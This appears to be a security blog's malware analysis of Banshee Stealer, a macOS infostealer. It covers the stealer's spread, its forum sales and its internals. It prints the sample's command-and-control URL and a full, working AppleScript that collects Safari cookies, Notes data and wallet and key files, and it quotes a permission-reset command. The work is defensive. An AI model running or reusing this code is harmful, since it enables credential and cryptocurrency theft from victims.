
Overview
Many macOS users assume their operating system is inherently secure and immune to malware, leading them to overlook essential security precautions. In reality, this is a dangerous misconception—macOS is increasingly becoming a target, with new and evolving threats emerging regularly.
Capabilities: What Banshee Stealer Can Do
Banshee is a sophisticated, full-featured infostealer designed to infiltrate macOS systems, silently harvest sensitive data, and exfiltrate it to threat actors. Its primary focus is on cryptocurrency and blockchain-related assets, making it particularly dangerous for users involved in Web3, trading, or digital wallets.
Once inside a system, Banshee operates methodically and aggressively:
It collects system-level information and even attempts to capture the macOS user password by presenting a fake authentication prompt that mimics legitimate system dialogs.
It extracts saved credentials (usernames and passwords) from popular browsers such as Google Chrome, Brave, Microsoft Edge, Opera, and others.
It targets browser extensions, specifically going after more than 50 add-ons—most of them tied to crypto wallets like MetaMask, Trust Wallet, and Coinbase Wallet.
It steals two-factor authentication (2FA) tokens, particularly from extensions like Authenticator.cc, weakening account security layers.
It scans the system for installed cryptocurrency wallet applications (e.g., Exodus, Electrum, Ledger Live) and extracts sensitive wallet data.
How Banshee Stealer Spreads
Banshee relies on common—but highly effective—delivery techniques to infect macOS users, often exploiting trust, curiosity, or poor security habits:
- Trojanized Applications (Cracked / Pirated Software):
The most common infection vector. Banshee is bundled inside fake or modified apps downloaded from unofficial sources (e.g., cracked software, repacks, or “free” premium tools). - Fake Updates and Installers:
Attackers disguise the malware as legitimate updates for popular software like Google Chrome or system utilities, tricking users into installing it manually. - Phishing Campaigns:
Delivered via emails or messages containing malicious links or attachments that appear legitimate, leading users to download infected files. - Malicious Websites (Drive-by Downloads):
Compromised or attacker-controlled websites can prompt users to install fake software or automatically download payloads. - Social Engineering on Forums & Telegram:

Threat actors distribute infected apps through communities (e.g., Telegram channels, cracking forums), often labeling them as useful tools for crypto, trading, or productivity. - You can read our blog on how Stealers spreads Through Social Media Applications here: Discord Hijacking
History of Banshee Stealer

Banshee first surfaced in underground communities on August 13, 2024, when a threat actor using the alias “0xe1” began promoting it on the XSS Forum. The malware was offered under a Malware-as-a-Service (MaaS) model for $1,500 per month, targeting cybercriminals looking to deploy a macOS-focused infostealer.
The advertisement highlighted several key technical updates and features:
- Rewritten in C++
The stealer was redeveloped using native macOS programming language to improve execution and stealth. - Improved Data Theft (“Tapping”):
Enhancements were made to data collection mechanisms, increasing the efficiency of harvesting sensitive information. - Bug Fixes in Log Handling:
Issues related to unpacking and delivering stolen data (logs) to the command-and-control server were resolved. - Proxy Support Per Client:
Each infected machine could route traffic through dedicated proxy servers, allowing attackers to rotate infrastructure and avoid detection (e.g., replacing banned proxies without losing panel access). - Builder Backend Rewritten:
The malware builder (used by affiliates) was optimized, reducing the time required to generate new payloads. - Affiliate Promotion via Telegram:
The operators encouraged users to join their Telegram channel for updates, promotions, and giveaways (e.g., free subscription draws).
Sale Announcement of Banshee Stealer

On October 17, 2024, the threat actor known as “0xe1” announced the decision to sell the entire Banshee Stealer project with full source code and infrastructure access as a complete package.
The stealer was advertised as a cross-architecture macOS infostealer, supporting both x86_64 and ARM64 (Apple Silicon) systems. Interested buyers were directed to the listing on the Exploit Forum, along with the project’s Telegram channel, which showcased operational videos of the stealer and its management panel.
The seller highlighted that the project already had five active buyers, emphasizing its maturity and ongoing demand within underground markets. Additionally, the developer offered a customized/private version, with the option to “clean” identifiable elements before delivery for exclusive use.
What’s Included in the Sale
The package was positioned as a turnkey solution, suitable for both personal use and commercial deployment:
- Fully prepared and customized project ready for immediate operation
- Build source code (C language)
- Automated builder (Python-based)
- Control panel (Python / JavaScript)
- Integrated obfuscation system for payload generation
- Access to a paid build server (Mac ARM64 environment, critical for compiling macOS payloads)
Further details—particularly regarding the backend/server-side components—were restricted to private communication.
Pricing
- Full project price: $30,000
Technical Execution: How Banshee Stealer Works
Execution Flow and Core Control Logic
Main entry point
The main function is relatively small and straightforward, it prints configurations values initialized at startup, then moves directly to the core logic.

BUILD_ID: i23B7l6HbnlVEQInIJ7UD8wmTCke8z
ENCRYPTION_KEY: M7nVTJLFYRA7YZaYJVMcQDDDIKYXOv
REMOTE_IP: http://45.142.122.92/send/

Controller::Controller serves as a wrapper for Browsers::Browsers, initializing and storing browser location paths for subsequent operations.
Anti-Analysis and Environment Checks

Moving to Controller::manage which has the core logic.
The malware performs three environment checks: Debugger detection, Virtual machine detection, and Russian language detection.
After all these checks pass, the real malware functionality begins.
Malicious Execution Flow
Initialize global temp path for future use through Tools::initializeGlobalTmpPath.


Password Theft via Fake macOS Prompt
phish the logged-in macOS user’s password by Showing a fake macOS password prompt to trick the user into entering their password by running an osascript with these configurations:
- title: “System Preferences”
- message: asks the user to “update the system settings”
- input field: hidden answer
- timeout: 30 seconds
Then it validates the password and save it to /Users/<username>/password-entered and inside the global variable SYSTEM_PASS.
Browser Data Theft
Using a generic set of functions to iterate over 8 different types of browsers and steal all their data.

It starts by building the browser data root under the user’s home directory: $HOME/Library/Application Support<browser_subpath>.

Enumerates browser profiles by calling Browsers::getProfiles.

Loops over each profile
For every discovered profile, it builds:
- a source path to the profile directory.
- a destination folder name under a temporary collection directory.
Builds a destination name
Normally it creates something like: <browserName>_<profileName>
with a special case for OperaGX, it uses just:
OperaGX/instead of appending the profile name.
Builds the full source profile path
It concatenates <browserRoot>/<profileName>
Builds the full destination path
<TEMPORARY_PATH>/Browsers/<destinationName>Creates the destination directory by calling Tools::createDirectory.

Then calls the actual browser data collection functions: Browsers::collectDataAndSave, and Browsers::collectLocalExtensionSettings.
Browsers::collectDataAndSave basically gets autofill/profile data, browsing history, cookies database, and saved logins/password database.


Browsers::collectLocalExtensionSettings function copies the local storage/settings for a long list of extensions IDs, mostly wallets, password managers, and cryptocurrency related extensions.
Extensions Collected
MetaMask
Coinbase Wallet extension
Trust Wallet
Dashlane Password Manager
Phantom
MathWallet
Coin98 Wallet Extension: Crypto & Defi
Binance Chain Wallet
Guarda
Yoroi
MetaMask Flask DEVELOPMENT BUILD
MyEtherWallet (MEW)
Keplr
ZenGo Wallet
XDEFI Wallet (Ctrl Wallet)
Rabby Wallet
Portis Wallet
Clover Wallet
Solflare Wallet
AlphaWallet
Halo Wallet
Pillar Wallet
Blocto Wallet
Hashpack Wallet
Defiant Wallet
Titan Wallet
MewCX
Frontier Wallet
MetaMask
Web Server for Chrome
Trust Wallet
Dark Mode - Night Eye
Take Webpage Screenshots Entirely - FireShot
TronLink
Free VPN For Chrome - VPN Extension - Windscribe
Collecting System Info

The malware later calls System::collectSystemInfo(); which essentially: Create a JSON snapshot of the victim machine’s system details, including network info and the previously captured macOS password.
File Stealing Routine
The malware uses AppleScript and Finder automation to collect selected user files, then moves the collected stash into the malware’s temp working directory.

calling System::runAppleScriptWithPath repeatedly runs a large embedded AppleScript until it succeeds, up to 30 times.
Function to mute the system sound, and Reset AppleEvents permissions

Function to mute the system sound
-- Function to mute the system sound
do shell script "osascript -e 'set volume with output muted'"

set baseFolderPath to (path to home folder as text) & "tempFolder-32555443:"
set fileGrabberFolderPath to baseFolderPath & "FileGrabber:"
set notesFolderPath to baseFolderPath & "Notes:"

tell application "Finder"
    set username to short user name of (system info)

    -- Check if baseFolderPath exists, if not, create it
    if not (exists folder baseFolderPath) then
        do shell script "echo 'Creating base folder'"
        make new folder at (path to home folder) with properties {name:"tempFolder-32555443"}
    end if

    -- Create FileGrabber folder
    try
        do shell script "echo 'Creating FileGrabber folder'"
        make new folder at folder baseFolderPath with properties {name:"FileGrabber"}
        delay 2
    end try

    -- Create Notes folder
    try
        do shell script "echo 'Creating Notes folder'"
        make new folder at folder baseFolderPath with properties {name:"Notes"}
        delay 2
    end try

    -- Copy Safari cookies
    try
        do shell script "echo 'Copying Safari cookies'"
        set macOSVersion to do shell script "sw_vers -productVersion"

        if macOSVersion starts with "10.15" or macOSVersion starts with "10.14" then
            set safariFolder to ((path to library folder from user domain as text) & "Safari:")
        else
            set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:")
        end if

        duplicate file "Cookies.binarycookies" of folder safariFolder to folder fileGrabberFolderPath with replacing
        delay 2
    end try

    -- Copy Notes database
    try
        do shell script "echo 'Copying Notes database'"
        set homePath to path to home folder as string
        set sourceFilePath to homePath & "Library:Group Containers:group.com.apple.notes:NoteStore.sqlite"
        duplicate file sourceFilePath to folder notesFolderPath with replacing
        delay 2
    end try

    set extensionsList to {"txt", "docx", "rtf", "doc", "wallet", "keys", "key"}

    -- Gather and copy desktop files
    try
        do shell script "echo 'Gathering desktop files'"
        set desktopFiles to every file of desktop

        repeat with aFile in desktopFiles
            try
                set fileExtension to name extension of aFile
                if fileExtension is in extensionsList then
                    set fileSize to size of aFile
                    if fileSize < 51200 then
                        do shell script "echo 'Copying file: " & (name of aFile as string) & "'"
                        duplicate aFile to folder fileGrabberFolderPath with replacing
                        delay 1
                    end if
                end if
            end try
        end repeat
    end try

    -- Gather and copy documents files
    try
        do shell script "echo 'Gathering documents files'"
        set documentsFiles to every file of folder "Documents" of (path to home folder)

        repeat with aFile in documentsFiles
            try
                set fileExtension to name extension of aFile
                if fileExtension is in extensionsList then
                    set fileSize to size of aFile
                    if fileSize < 51200 then
                        do shell script "echo 'Copying file: " & (name of aFile as string) & "'"
                        duplicate aFile to folder fileGrabberFolderPath with replacing
                        delay 1
                    end if
                end if
            end try
        end repeat
    end try
end tell

-- Function to unmute the system sound
do shell script "osascript -e 'set volume without output muted'"
What this code actually does is:
- Mutes system audio to suppress audible system feedback while it operates.
- moves the whole set into the malware’s temp workspace
- creates a hidden-looking temporary collection folder
- copies Safari cookies
- copies the Apple Notes database
- searches Desktop and Documents for small files (limit is 50 KB) with specific extensions:
{"txt", "docx", "rtf", "doc", "wallet", "keys", "key"} - collects those files
- Unmutes system audio
Reset AppleEvents permissions
-- Reset AppleEvents permissions
do shell script "tccutil reset AppleEvents"
What this code actually does is:
- Force macOS to forget previous allow/deny decisions so the script can try again.
So, if the user previously clicked “Don’t Allow”, this clears that decision; the next attempt may trigger the permission prompt again, and increases the chances that the script eventually gets permission to control apps like Finder.
Login Keychain Theft

This function copies the user’s login keychain database into the program’s staging area.
Despite the name, the code shown here does not decrypt or enumerate passwords. It only copies the keychain database file itself.
